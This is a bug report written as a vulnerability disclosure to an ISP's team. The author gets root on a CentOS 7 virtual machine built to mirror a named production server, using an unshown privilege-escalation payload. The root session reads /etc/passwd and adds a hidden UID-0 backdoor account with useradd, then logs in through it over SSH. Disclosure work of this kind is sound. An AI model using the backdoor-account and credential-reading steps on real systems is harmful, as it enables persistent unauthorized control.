


BUG REPORT



Generated by : Charchit Subedi

Date : 12th March, 2024

Time : 10 pm

Host: de.subisu.net.np


Ip Address : 103.232.152.156

CONTENT

PG.NO

LAB SETUP -----	2-3
Accessing Virtual System Via SSH	4
Comparing Real server and Virtual Server	5-6
Running Script in virtual System.....	6-8
Making New user by giving root Access	9-10
Conclusion	11

Lab Setup



From the above picture we can see that I have setup the CentOS system in my Virtual box.

```
CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64


localhost login: user
Password:
Last login: Mon Mar 11 21:40:45 from 10.0.0.98
[user@localhost ~]# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.58 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 fe80::a00:27ff:fee1:6d0d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:e1:6d:0d txqueuelen 1000 (Ethernet)
    RX packets 1625 bytes 100947 (98.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 3300 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 6 bytes 624 (624.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 624 (624.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[user@localhost ~]# _
```

In the above picture I have entered in my virtual system using my user credentials and see the IP of my system. Let's connect to the SSH service of my virtual system from my main system.

Accessing Virtual System Via SSH



```
Xshell 5 (Build 1019)
Copyright (c) 2002-2016 NetSarang Computer, Inc. All rights reserved.

Type 'help' to learn how to use Xshell prompt.
[c:\~] ssh user@10.0.0.58

Connecting to 10.0.0.58:22...
Connection established.
To escape to local shell, press Ctrl+Alt+J.

Last login: Tue Mar 12 00:14:15 2024
[user@localhost ~]$ id
uid=1001(user) gid=1001(user) groups=1001(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[user@localhost ~]$
```

Now we can see that we have logged into the system using SSH service.

(ssh user@<host/ip>) . we can also see that I have the user permission which can be seen from my User ID. >> 1101

uid=1001(user): This indicates the user ID (uid) of the user, which is 1001. The associated username is "user."

gid=1001(user): This shows the primary group ID (gid) of the user, which is also 1001. The associated group name is "user."

groups=1001(user): This specifies additional group memberships of the user. In this case, the user is a member of the group with ID 1001, which is named "user."

Comparing Real server and Virtual Server

Real Server :

```
1 subisu * 2 subisu * 3 10.0.0.58:22 * 4 10.0.0.58:22 * +
Xshell 5 (Build 1019)
Copyright (c) 2002-2016 NetSarang Computer, Inc. All rights reserved.

Type 'help' to learn how to use Xshell prompt.
[c:\~]$

Host 'de.subisu.net.np' resolved to 103.232.152.156.
Connecting to 103.232.152.156:22...
Connection established.
To escape to local shell, press Ctrl+Alt+].

Last login: Tue Mar 12 10:16:26 2024 from 110.34.12.166
[user@de ~]$ id
uid=1001(user) gid=1001(user) groups=1001(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[user@de ~]$
[user@de ~]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

[user@de ~]$ █
```

Virtual Server :

```
1 subisu * 2 subisu * 3 10.0.0.58:22 * 4 10.0.0.58:22 * +
Xshell 5 (Build 1019)
Copyright (c) 2002-2016 NetSarang Computer, Inc. All rights reserved.

Type 'help' to learn how to use Xshell prompt.
[c:\~]$ ssh user@10.0.0.58

Connecting to 10.0.0.58:22...
Connection established.
To escape to local shell, press Ctrl+Alt+].


Last login: Tue Mar 12 00:14:15 2024
[user@localhost ~]$ id
uid=1001(user) gid=1001(user) groups=1001(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[user@localhost ~]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

[user@localhost ~]$ █
```

From the above two picture we can compare the Real Subisu system OS version, and my Virtual System OS Version, From the above picture we can say that both system is same and we can now test on virtual system without harming the Real system.

Running Script in virtual System




The screenshot shows a GitHub repository page for 'charchit-subedi / Project_subisu'. The repository is private and has 1 branch (main) and 0 tags. The commit history shows three commits: 'Create README.md' (3698b78, 11 hours ago, 4 commits), 'Update Project_subisu.c' (11 hours ago), and 'Create README.md' (11 hours ago). The README file is selected, showing the following content:

```
Use following Command to compile the code >> gcc -std=gnu99 -pthread <File Name to compile for eg, kali.c> -o  
<output file name after compiled for eg, kali> Note : this is for testing purpose only. gcc -std=gnu99 -pthread kali.c -  
o kali
```

Now ,I will escalate the Linux Privilege and gain the Root Access in the System which is uploaded in my GitHub Repo. Let's begin to exploit the virtual system.

payload.c **Root**



Github : <https://github.com/charchit-subedi>

SYSTEM STATUS: [ACCESSING SYSTEM] Please wait...

SYSTEM STATUS: [ACCESS GRANTED]

Escalating the Root Privilege and getting root shell...

PAYLOAD DEPLOYED SUCCESSFULLY.

INITIATING ROOT ACCESS...

```
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root),1001(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
abrt:x:173:173:/:etc/abrt:/sbin/nologin
sssd:x:999:998:User for sssd:/:/sbin/nologin
polkitd:x:998:997:User for polkitd:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
libstoragemgmt:x:997:995:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
chrony:x:996:994:/:var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
charchit:x:1000:1000:charchit:/home/charchit:/bin/bash
user:x:1001:1001:/:home/user:/bin/bash
amrit:x:0:0:/:home/amrit:/bin/bash
sh-4.2#
```

In the First image I have make a file name Payload.c, where my script is placed and compile the script using GCC to name Root. After Execuating the Root, I have got the root shell of the system . You can also see my user id in second picture which is 0 (root).


Making New user by giving root Access

```
sh-4.2# useradd -ou 0 -g 0 subisu
sh-4.2# id subisu
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# passwd subisu
Changing password for user subisu.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
sh-4.2#
```

In the above picture I have added the new user as name subisu and give the root permission to the user.

The -ou option sets the user ID (UID) to 0. The -g option sets the primary group ID (GID) to 0. The value 0 of the UID and GID corresponds to the root user and the root group.

I have also added the password for the user subisu. Let's login into the system using subisu username and credentials.



The screenshot shows a terminal window with four tabs: '1 10.0.0.58:22', '2 subisu', '3 subisu', and '4 10.0.0.58:22'. The active tab is '4 10.0.0.58:22'. The terminal output is as follows:

```
Xshell 5 (Build 1019)
Copyright (c) 2002-2016 NetSarang Computer, Inc. All rights reserved.

Type `help' to learn how to use Xshell prompt.
[c:\~]$ ssh subisu@10.0.0.58

Connecting to 10.0.0.58:22...
Connection established.
To escape to local shell, press Ctrl+Alt+].

Last login: Mon Mar 11 22:22:54 2024 from 10.0.0.98
[root@localhost ~]#
```

Boom, We have got the root shell of the system and added the new user as root permission in the system.

CONCLUSION

Hence, In conclusion I want to say that this system is more vulnerable and I want to categorize this machine as Easy CTF Machine. It only take me 3-4 hrs to complete the root access on this system. This system should not be used as real system because attacker can take benefit of this vulnerability on the system and take control of the whole system.

As I have compared the virtual system with subisu system, it's same and might this attack also work on subisu system. So, Dear subisu team, Please upgrade your system and and patch this vulnerability from your system.